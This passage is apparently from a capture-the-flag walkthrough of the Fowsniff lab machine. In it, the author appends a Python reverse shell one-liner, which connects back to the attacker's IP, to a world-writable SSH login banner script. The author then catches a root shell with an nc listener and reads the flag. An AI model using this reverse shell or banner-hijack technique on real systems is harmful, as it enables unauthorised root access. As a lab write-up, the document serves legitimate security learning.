/run/user/1004
/run/user/1004/systemd
/run/shm
/run/lock
/dev/mqueue
/dev/shm
/home/baksteen
/home/baksteen/.cache
/home/baksteen/Maildir
/home/baksteen/Maildir/tmp
/home/baksteen/Maildir/cur
/home/baksteen/Maildir/new
/var/tmp
/var/mail
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope
/proc/1117/task/1117/fd
/proc/1117/fd
/proc/1117/map_files
baksteen@fowsniff:/bin$ cd /opt/cube/
baksteen@fowsniff:/opt/cube$ ls
cube.sh
baksteen@fowsniff:/opt/cube$ ls -al
total 12
drwxrwxrwx 2 root   root  4096 Mar 11  2018
```

We understood that this is a banner which we got at the start when logged in.
We inserterd a reverse shell python script to get a shell
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.108",-4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```
cat cube.sh
printf "
      :sdddddddddddddddy+
   :yNMMMMMMMMMMMMMNmhsso
.sdmmmmNmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:    .+mddddddmyyyyyhy:
-: -odMMMMMMMMmhhdy/.
.ohdddddddddddddho:             Delivering Solutions\n\n"
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.108",4242));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


Then we started a listener and again logged in to the ssh.
id



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/meandmygf]
└──╼ $ssh baksteen@192.168.1.102
baksteen@192.168.1.102's password:
```

```
┌─[✗]─[baz@parrot]─[~/Privilege-Escalation/PayloadsAllTheThings/Methodology and
Resources]
└──╼ $nc -lvnp 1111
listening on [any] 1111 ...
^C
┌─[✗]─[baz@parrot]─[~/Privilege-Escalation/PayloadsAllTheThings/Methodology and
Resources]
└──╼ $nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.102] 35760
$ id
uid=1004(baksteen) gid=100(users) groups=100(users),1001(baksteen)
$ exit
┌─[baz@parrot]─[~/Privilege-Escalation/PayloadsAllTheThings/Methodology and Reso
urces]
└──╼ $nc -lvnp 4242
listening on [any] 4242 ...
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.102] 35762
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

cd /root
cat finalflag.txt



```
R O O T
F L A G

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.

# 
```